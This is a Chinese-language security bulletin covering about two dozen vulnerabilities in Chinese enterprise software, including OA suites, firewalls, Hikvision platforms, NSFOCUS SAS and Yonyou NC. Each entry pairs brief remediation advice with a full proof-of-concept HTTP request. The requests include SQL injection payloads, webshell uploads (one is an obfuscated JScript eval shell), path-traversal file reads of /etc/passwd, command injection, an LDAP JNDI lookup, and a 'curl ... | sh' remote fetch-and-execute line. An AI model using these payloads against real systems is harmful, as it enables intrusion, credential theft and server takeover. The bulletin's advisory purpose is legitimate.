1. （已公开poc）通达OA: sql注入漏洞 CVE-2023-4165

**漏洞描述：**通达OA存在SQL注入漏洞

**漏洞等级：**高危

**影响版本：**11.10版本以前

**漏洞详情：**

影响/general/system/seal\_manage/iweboffice/delete\_seal.php中的代码，操作参数 DELETE\_STR 导致 sql 注入。

|  |
| --- |
| **GET /general/system/seal\_manage/iweboffice/delete\_seal.php?DELETE\_STR=1)%20and%20(s**  **ubstr(DATABASE(),1,1))=char(84)%20and%20(select%20count(\*)%20from%20information\_sche**  **ma.columns%20A,information\_schema.columns%20B)%20and(1)=(1 HTTP/1.1**  **Host: 127.0.0.1:8080**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1**  **16.0**  **Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q =0.8Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2**  **Accept-Encoding: gzip, deflate**  **Connection: close**  **Upgrade-Insecure-Requests:** |

**处置建议：**升级版本（升级至 11.10 版可解决此问题）或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）通达OA: sql注入漏洞 CVE-2023-4166

**漏洞描述：**通达OA存在SQL注入漏洞

**漏洞等级：**高危

**影响版本：**11.10版本以前

**漏洞详情：**影响/general/system/seal\_manage/dianju/delete\_log.php中的代码，操作参数 DELETE\_STR 会导致 sql 注入。

|  |
| --- |
| **GET**  **/general/system/seal\_manage/dianju/delete\_log.php?DELETE\_STR=1)%20a**  **nd%20(substr(DATABASE(),1,1))=char(84)%20and%20(select%20count(\*)%2**  **0from%20information\_schema.columns%20A,information\_schema.columns%2**  **0B)%20and(1)=(1 HTTP/1.1**  **Host: 192.168.232.137:8098**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gec**  **ko/20100101 Firefox/116.0**  **Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image**  **/avif,image/webp,\*/\*;q=0.8**  **Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,**  **en;q=0.2**  **Accept-Encoding: gzip, deflate**  **Connection: close**  **Cookie: PHPSESSID=1u7tsd1cpgp9qvco726smb50h5; USER\_NAME\_COOKIE=admi**  **n; OA\_USER\_ID=admin; SID\_1=779f3f46**  **Upgrade-Insecure-Requests: 1** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断

1. （已公开poc）深信服应用交付系统: 命令执行漏洞


**漏洞描述：**深信服应用交付管理系统 login 存在远程命令执行漏洞，攻击者通过漏洞可以获取服务器权限，执行任意命令

**漏洞等级：**高危

**影响版本：**7.0.8-7.0.8R5

**漏洞详情：**

|  |
| --- |
| **POC1**  **POST /rep/login**  **clsMode=cls\_mode\_login%0Als%0A&index=index&log\_type=report&loginType=account&page=login&rnd=0&userID=admin&userPsw=123** |
| **POC2**  **POST /rep/login**  **clsMode=cls\_mode\_login&index=index&log\_type=report&page=login&rnd=0.75501034664**  **97915&userID=admin%0Aifconfig -a %0A&userPsw=tmbhuisq** |



**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）广联达oa: sql注入漏洞

**漏洞描述：**广联达oa存在SQL注入漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| **POC 1**  **POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1 Content-Type: application/x-www-form-urlencoded Content-Length: 88  dasdas=&key=1' UNION ALL SELECT top 1812 concat(F\_CODE,':',F\_PWD\_MD5) from T\_ORG\_USER --** |
| **POC 2**  **POST /Webservice/IM/Config/ConfigService.asmx/GetIMDictionary HTTP/1.1**  **Host:hostname**  **Upgrade-Insecure-Requests: 1**  **User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36**  **Accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7**  **Referer: http://hostname.com:8888/Services/Identification/Server/Incompatible.aspx**  **Accept-Encoding: gzip, deflate**  **Accept-Language: zh-CN,zh;q=0.9**  **Cookie:**  **Connection: close**  **Content-Type: application/x-www-form-urlencoded**  **Content-Length: 88**  **dasdas=&key=1' UNION ALL SELECT top 1812 concat(F\_CODE,':',F\_PWD\_MD5) from T\_ORG\_USER --** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）广联达oa: 后台文件上传漏洞

**漏洞描述：**广联达oa存在后台文件上传漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| **POST /gtp/im/services/group/msgbroadcastuploadfile.aspx HTTP/1.1 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj Content-Length: 421  ------WebKitFormBoundaryFfJZ4PlAZBixjELj Content-Disposition: form-data; filename="1.aspx";filename="1.jpg" Content-Type: application/text  <%@ Page Language="Jscript" Debug=true%> <% var FRWT='XeKBdPAOslypgVhLxcIUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD'; var GFMA=Request.Form("qmq1"); var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(1); eval(GFMA, ONOQ); %>  ------WebKitFormBoundaryFfJZ4PlAZBixjELj--** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）泛微E-Office9: 文件上传漏洞 CVE-2023-2648

**漏洞描述：**泛微E-Office9存在文件上传漏洞

**漏洞等级：**高危

**影响版本：**9.5

**漏洞详情：**此漏洞影响文件 /inc/jquery/uploadify/uploadify.php。篡改 Filedata 参数会导致不受限制的上传。

|  |
| --- |
| **POST /inc/jquery/uploadify/uploadify.php HTTP/1.1**  **Host: 192.168.232.137:8082**  **User-Agent: test**  **Connection: close**  **Content-Length: 493**  **Accept-Encoding: gzip**  **Content-Type:multipart/form-data;boundary=25d6580ccbac7409f39b085b3194765**  **e6e5adaa999d5cc85028bd0ae4b85**  **--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85**  **Content-Disposition: form-data; name="Filedata"; filename="666.php"**  **Content-Type: application/octet-stream**  **<?php phpinfo();?>**  **--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85--**  **--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85**  **Content-Disposition: form-data; name="file"; filename=""**  **Content-Type: application/octet-stream**  **--25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85—** |

图形用户界面, 文本, 应用程序

描述已自动生成

表格

中度可信度描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）泛微E-Office9: 文件上传漏洞 CVE-2023-2523

**漏洞描述：**泛微E-Office9存在文件上传漏洞

**漏洞等级：**高危

**影响版本：**9.5

**漏洞详情：**影响App/Ajax/ajax.php?action=mobile\_upload\_save 文件的功能，对参数 upload\_quwan 的操作会导致不受限制的上传。

|  |
| --- |
| **POST/Emobile/App/Ajax/ajax.php?action=mobile\_upload\_save HTTP/1.1**  **Host:192.168.233.10:8082**  **Cache-Control:max-age=0**  **Upgrade-Insecure-Requests:1**  **Origin:null**  **Content-Type:multipart/form-data; boundary=----WebKitFormBoundarydR**  **VCGWq4Cx3Sq6tt**  **Accept-Encoding:gzip, deflate**  **Accept-Language:en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7**  **Connection:close**  **------WebKitFormBoundarydRVCGWq4Cx3Sq6tt**  **Content-Disposition:form-data; name="upload\_quwan"; filename="1.php.**  **"**  **Content-Type:image/jpeg**  **<?phpphpinfo();?>**  **------WebKitFormBoundarydRVCGWq4Cx3Sq6tt** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）泛微 E-Cology XML外部实体注入漏洞

**漏洞描述：**泛微E-Office9存在XML外部实体注入漏洞

**漏洞等级：**高危

**影响版本：**

泛微 EC 9.x 且补丁版本 < 10.58.2

泛微 EC 8.x 且补丁版本 < 10.58.2

**漏洞详情：**泛微 e-cology 某处功能点最初针对用户输入的过滤不太完善，导致在处理用户输入时可触发 XXE。后续修复规则依旧可被绕过，本次漏洞即为之前修复规则的绕过。攻击者可利用该漏洞列目录、读取文件，甚至可能获取应用系统的管理员权限。

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）HiKVISION 综合安防管理平台: files 任意文件上传漏洞

**漏洞描述：**海康威视综合安防管理平台存在files任意文件上传漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| **POC 1**  **POST /center/api/files;.html HTTP/1.1 Host: 10.10.10.10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a  ------WebKitFormBoundary9PggsiM755PLa54a Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp" Content-Type: application/zip  <%jsp马%> ------WebKitFormBoundary9PggsiM755PLa54a--** |
| **POC 2**  **POST /center/api/files;.html HTTP/1.1**  **Host:**  **Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54**  **a**  **------WebKitFormBoundary9PggsiM755PLa54a**  **Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvisio**  **n/web/components/tomcat85linux64.1/webapps/eportal/new.jsp" Content-Type: application/zip**  **<%out.print("test3");%>**  **------WebKitFormBoundary9PggsiM755PLa54a--** |

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）HiKVISION 综合安防管理平台: report 任意文件上传漏洞

**漏洞描述：**海康威视综合安防管理平台存在report任意文件上传漏洞, 攻击者通过构造特殊的请求包可以上传任意文件，获取服务器权限.

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| **POC 1**  **POST /svm/api/external/report HTTP/1.1 Host: 10.10.10.10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a  ------WebKitFormBoundary9PggsiM755PLa54a Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp" Content-Type: application/zip  <%jsp马%>  ------WebKitFormBoundary9PggsiM755PLa54a--** |
| **POC 2**  **POST /svm/api/external/report HTTP/1.1**  **Host:**  **Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa5**  **4a**  **------WebKitFormBoundary9PggsiM755PLa54a**  **Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/**  **web/components/tomcat85linux64.1/webapps/eportal/new.jsp" Content-Type: application/zip**  **<%out.print("test");%>**  **------WebKitFormBoundary9PggsiM755PLa54a—** |
| **POC 3**  **POST /svm/api/external/report HTTP/1.1**  **Host: xxxxx**  **Content-Length: 2849**  **Cache-Control: max-age=0**  **Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100" Sec-Ch-Ua-Mobile: ?0**  **Sec-Ch-Ua-Platform: "macOS" Upgrade-Insecure-Requests: 1**  **User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_13\_6) AppleWebKit/537.36 (KH**  **TML, like Gecko) Chrome/100.0.4896.75 Safari/537.36**  **Origin: null**  **Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755**  **PLa54a**  **Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web**  **p,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9**  **Sec-Fetch-Site: cross-site**  **Sec-Fetch-Mode: navigate**  **Sec-Fetch-User: ?1**  **Sec-Fetch-Dest: document**  **Accept-Encoding: gzip, deflate**  **Accept-Language: zh-CN,zh;q=0.9,en;q=0.8**  **Connection: close**  **------WebKitFormBoundary9PggsiM755PLa54a**  **Content-Disposition: form-data; name="file"; filename="../../../tomcat85linux64.1/web**  **apps/els/static/111.jsp" Content-Type: application/zip**  **xxxxx(优先建议哥斯拉 base64) ------WebKitFormBoundary9PggsiM755PLa54a—** |

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图形用户界面, 文本, 应用程序

描述已自动生成

GET /els/static/test.jsp HTTP/1.1

文本

描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）网神 SecGate 3600 防火墙: obj\_app\_upfile 任意文件上传漏洞

**漏洞描述：**网神防火墙存在任意文件上传漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

出现漏洞的文件 webui/modules/object/app.mds

|  |
| --- |
| **POST /?g=obj\_app\_upfile HTTP/1.1 Host: x.x.x.x Accept: \*/\* Accept-Encoding: gzip, deflate Content-Length: 574 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)  ------WebKitFormBoundaryJpMyThWnAxbcBBQc Content-Disposition: form-data; name="MAX\_FILE\_SIZE"  10000000 ------WebKitFormBoundaryJpMyThWnAxbcBBQc Content-Disposition: form-data; name="upfile"; filename="vulntest.php" Content-Type: text/plain  <?php php马?>  ------WebKitFormBoundaryJpMyThWnAxbcBBQc Content-Disposition: form-data; name="submit\_post"  obj\_app\_upfile ------WebKitFormBoundaryJpMyThWnAxbcBBQc Content-Disposition: form-data; name="\_\_hash\_\_"  0b9d6b1ab7479ab69d9f71b05e0e9445 ------WebKitFormBoundaryJpMyThWnAxbcBBQc--** |

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）网神 SecSSL 3600安全接入网关系统: 任意密码修改漏洞

**漏洞描述：**网神 SecSSL 3600安全接入网关系统存在任意密码修改漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

验证 POC，获取用户列表 zkec

|  |
| --- |
| **GET /admin/group/x\_group.php?id=2**  **Cookie: admin\_id=1; gw\_admin\_ticket=1;** |

图形用户界面

中度可信度描述已自动生成

修改用户密码

|  |
| --- |
| **POST /changepass.php?type=2   Cookie: admin\_id=1; gw\_user\_ticket=ffffffffffffffffffffffffffffffff; last\_step\_param={"this\_name":"test","subAuthId":"1"} old\_pass=&password=Test123!@&repassword=Test123!@** |

文本

低可信度描述已自动生成

|  |
| --- |
| **POST /?g=obj\_app\_upfile HTTP/1.1**  **Host:**  **Accept: \*/\* Accept-Encoding: gzip, deflate**  **Content-Length: 574**  **Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBB**  **Qc**  **User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)**  **------WebKitFormBoundaryJpMyThWnAxbcBBQc**  **Content-Disposition: form-data; name="MAX\_FILE\_SIZE" 10000000**  **------WebKitFormBoundaryJpMyThWnAxbcBBQc**  **Content-Disposition: form-data; name="upfile"; filename="vulntest.php" Content-Type: text/plain**  **<?php system("id");unlink(\_\_FILE\_\_);?>**  **------WebKitFormBoundaryJpMyThWnAxbcBBQc**  **Content-Disposition: form-data; name="submit\_post" obj\_app\_upfile**  **------WebKitFormBoundaryJpMyThWnAxbcBBQc**  **Content-Disposition: form-data; name="\_\_hash\_\_" 0b9d6b1ab7479ab69d9f71b05e0e9445**  **------WebKitFormBoundaryJpMyThWnAxbcBBQc--** |

默认上传路径 /secgate/webui/attachements/ ， 访问 attachements/xxx.php 文

件

图形用户界面

中度可信度描述已自动生成

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）汉得SRM: tomcat.jsp 登录绕过漏洞

**漏洞描述：**汉得SRM存在tomcat.jsp 登录绕过漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| **/tomcat.jsp?dataName=role\_id&dataValue=1 /tomcat.jsp?dataName=user\_id&dataValue=1** |

然后访问后台：/main.screen 即可绕过

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. QQ客户端: 命令执行漏洞（1 click）

**漏洞描述：**QQ客户端存在点击命令执行漏洞

**漏洞等级：**高危

**影响版本：**v8.9.0.8555 / 内核版本 046123 安卓QQ

**漏洞详情：**攻击者向目标发送特定恶意链接，目标QQ用户接受到消息后，点击链接，即反弹出一个shell。

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）绿盟SAS安全审计系统: GetFile 任意文件读取漏洞

**漏洞描述：**绿盟SAS安全审计系统存在 GetFile 任意文件读取漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| **GET /webconf/GetFile/index?path=../../../../../../../../../../../../../../etc/passwd HTTP/1.1**  **Host: 1.1.1.1**  **User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_11\_9) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/27.0.815.0 Safari/532.1**  **Accept-Encoding: gzip, deflate**  **Accept: \*/\***  **Connection: close** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）绿盟SAS安全审计系统: Exec 远程命令执行漏洞

**漏洞描述：**绿盟SAS安全审计系统存在 Exec 远程命令执行漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| **GET /webconf/Exec/index?cmd=curl%20http://example.com/icons/logo.jpg|sh HTTP/1.1**  **Host: 1.1.1.1**  **Cookie: PHPSESSID=d2edd4a6b5544181b406b355220c97d6**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0**  **Accept: \*/\***  **Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2**  **Accept-Encoding: gzip, deflate**  **Sec-Fetch-Dest: empty**  **Sec-Fetch-Mode: cors**  **Sec-Fetch-Site: same-origin**  **Te: trailers**  **Connection: close** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）绿盟SAS安全审计系统: local\_user.php 任意用户登录漏洞

**漏洞描述：**绿盟SAS安全审计系统存在 local\_user.php 任意用户登录漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| **GET /api/virtual/home/status?cat=../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local\_user.php&method=login&user\_account=admin**  **HTTP/1.1**  **Host: 1.1.1.1**  **Cookie: PHPSESSID=d2edd4a6b5544181b406b355220c97d6**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0**  **Accept: \*/\***  **Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2**  **Accept-Encoding: gzip, deflate**  **Sec-Fetch-Dest: empty**  **Sec-Fetch-Mode: cors**  **Sec-Fetch-Site: same-origin**  **Te: trailers**  **Connection: close** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）亿赛通电子文档安全管理系统: importFileType 文件上传漏洞

**漏洞描述：**亿赛通电子文档安全管理系统存在文件上传漏洞

**漏洞等级：**高危

**影响版本：**最新

**漏洞详情：**

|  |
| --- |
| POST /CDGServer3/fileType/importFileType.do?flag=syn\_user\_policy HTTP/1.1  Host: 1.1.1.1  User-Agent: Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 4.0; Trident/4.1)  Accept-Encoding: gzip, deflate  Accept: \*/\*  Connection: close  Content-Length: 193  Content-Type: multipart/form-data; boundary=4932432038ca3e08ab3b0686e430c9c7  --4932432038ca3e08ab3b0686e430c9c7  Content-Disposition: form-data; name="fileshare"; filename="/..\\..\\..\\..\\webapps\\ROOT\\3FMXSB.jspx"  ZnGxBeThmX  --4932432038ca3e08ab3b0686e430c9c7-- |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）傲盾信息安全管理系统: 前台远程命令执行漏洞

**漏洞描述：**傲盾信息安全管理系统存在前台远程命令执行漏洞

**漏洞等级：**高危

**影响版本：**<=7.1.7.24

**漏洞详情：**

|  |
| --- |
| POST /user\_management/sichuan\_login HTTP/1.1  Host: xxxx  Cookie: csrftoken=wlQmJ3qina0cTNKvaEZIiiCiNKQwsqefyVnwO4pUtCZ86LZX2odCCUaTgV9TIBSG; language=zh; isms\_web=r7nlo6ldph6x2wkstd97w02merluudmz  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0  Accept: application/json, text/javascript, \*/\*; q=0.01  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  Accept-Encoding: gzip, deflate  Content-Type: application/x-www-form-urlencoded; charset=UTF-8  X-Csrftoken: wlQmJ3qina0cTNKvaEZIiiCiNKQwsqefyVnwO4pUtCZ86LZX2odCCUaTgV9TIBSG  X-Requested-With: XMLHttpRequest  Content-Length: 88  Sec-Fetch-Dest: empty  Sec-Fetch-Mode: cors  Sec-Fetch-Site: same-origin  Te: trailers  Connection: close  loginname=sysadmin&ticket=|echo aaaa >/adm/isms\_web/static/base\_static/js/aodun/test.txt |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）用友 NC Cloud jsinvoke 任意文件上传漏洞

**漏洞描述：**用友 NC Cloud jsinvoke 接口存在任意文件上传漏洞，攻击者通过漏洞可以上传任意文件至服务器中，获取系统权限

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| POST /uapjs/jsinvoke/?action=invoke  Content-Type: application/json  {  "serviceName":"nc.itf.iufo.IBaseSPService",  "methodName":"saveXStreamConfig",  "parameterTypes":[  "java.lang.Object",  "java.lang.String"  ],  "parameters":[  "${param.getClass().forName(param.error).newInstance().eval(param.cmd)}",  "webapps/nc\_web/407.jsp"  ]  }  POST /uapjs/jsinvoke/?action=invoke HTTP/1.1  Host:  Connection: Keep-Alive  Content-Length: 253  Content-Type: application/x-www-form-urlencoded  {"serviceName":"nc.itf.iufo.IBaseSPService","methodName":"saveXStreamConfig","paramete  rTypes":["java.lang.Object","java.lang.String"],"parameters":["${''.getClass().forName('javax.  naming.InitialContext').newInstance().lookup('ldap://VPSip:1389/TomcatBypass/TomcatE  cho')}","webapps/nc\_web/301.jsp"]} |



|  |
| --- |
| /cmdtest.jsp?error=bsh.Interpreter&cmd=org.apache.commons.io.IOUtils.toString(Runtime. getRuntime().exec(%22whoami%22).getInputStream()) |



**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）用友移动管理系统 uploadApk.do 任意文件上传漏洞

**漏洞描述：**用友移动管理系统 uploadApk.do 接口存在任意文件上传漏洞，攻击者通过漏洞可以获取服务器权限

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| POST /maportal/appmanager/uploadApk.do?pk\_obj= HTTP/1.1  Host:  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLTG6zlX0gZ8LzO  3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im  age/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  Cookie: JSESSIONID=4ABE9DB29CA45044BE1BECDA0A25A091.server  Connection: close  ------WebKitFormBoundaryvLTG6zlX0gZ8LzO3  Content-Disposition:form-data;name="downloadpath"; filename="a.jsp" Content-Type: application/msword  hello  ------WebKitFormBoundaryvLTG6zlX0gZ8LzO3-- |



/maupload/apk/a.jsp

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）辰信景云终端安全管理系统login SQL注入漏洞

**漏洞描述：**辰信景云终端安全管理系统存在login SQL注入漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

|  |
| --- |
| **POST /api/user/login**  **captcha=&password=21232f297a57a5a743894a0e4a801fc3&username=admin'and(select\*f**  **rom(select+sleep(3))a)='** |

**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）致远 OA 协同管理软件无需登录getshell

**漏洞描述：**致远 OA 协同管理软件存在绕过登录漏洞

**漏洞等级：**高危

**影响版本：**最新版本

**漏洞详情：**

访问：ip/seeyon/htmlofficeservlet如果出现下图所示的内容，表示存在漏洞。



|  |
| --- |
| **DBSTEP V3.0 355 0 666 DBSTEP=OKMLlKlV**  **OPTION=S3WYOSWLBSGr**  **currentUserId=zUCTwigsziCAPLesw4gsw4oEwV66**  **CREATEDATE=wUghPB3szB3Xwg66**  **RECORDID=qLSGw4SXzLeGw4V3wUw3zUoXwid6**  **originalFileId=wV66**  **originalCreateDate=wUghPB3szB3Xwg66**  **FILENAME=qfTdqfTdqfTdVaxJeAJQBRl3dExQyYOdNAlfeaxsdGhiyYlTcATdN1liN4KXwiVGzfT2**  **dEg6**  **needReadFile=yRWZdAS6**  **originalCreateDate=wLSGP4oEzLKAz4=iz=66**  **webshell**  **访问 webshell** |



**处置建议：**升级版本或安装厂商官方补丁，用于提升系统自身安全性，同时，可通过安全设备快速感知漏洞利用行为并进行预警或阻断。

1. （已公开poc）锐捷 Ruijie 路由器命令执行-CVE-2023-3450

**漏洞描述：**锐捷 Ruijie 路由器命令执行存在命令执行漏洞

**漏洞等级：**高危

**影响版本：**2.5.13

**漏洞详情：**

该漏洞属于后台漏洞，需要输入密码进入后台（默认密码 admin）

图形用户界面

描述已自动生成

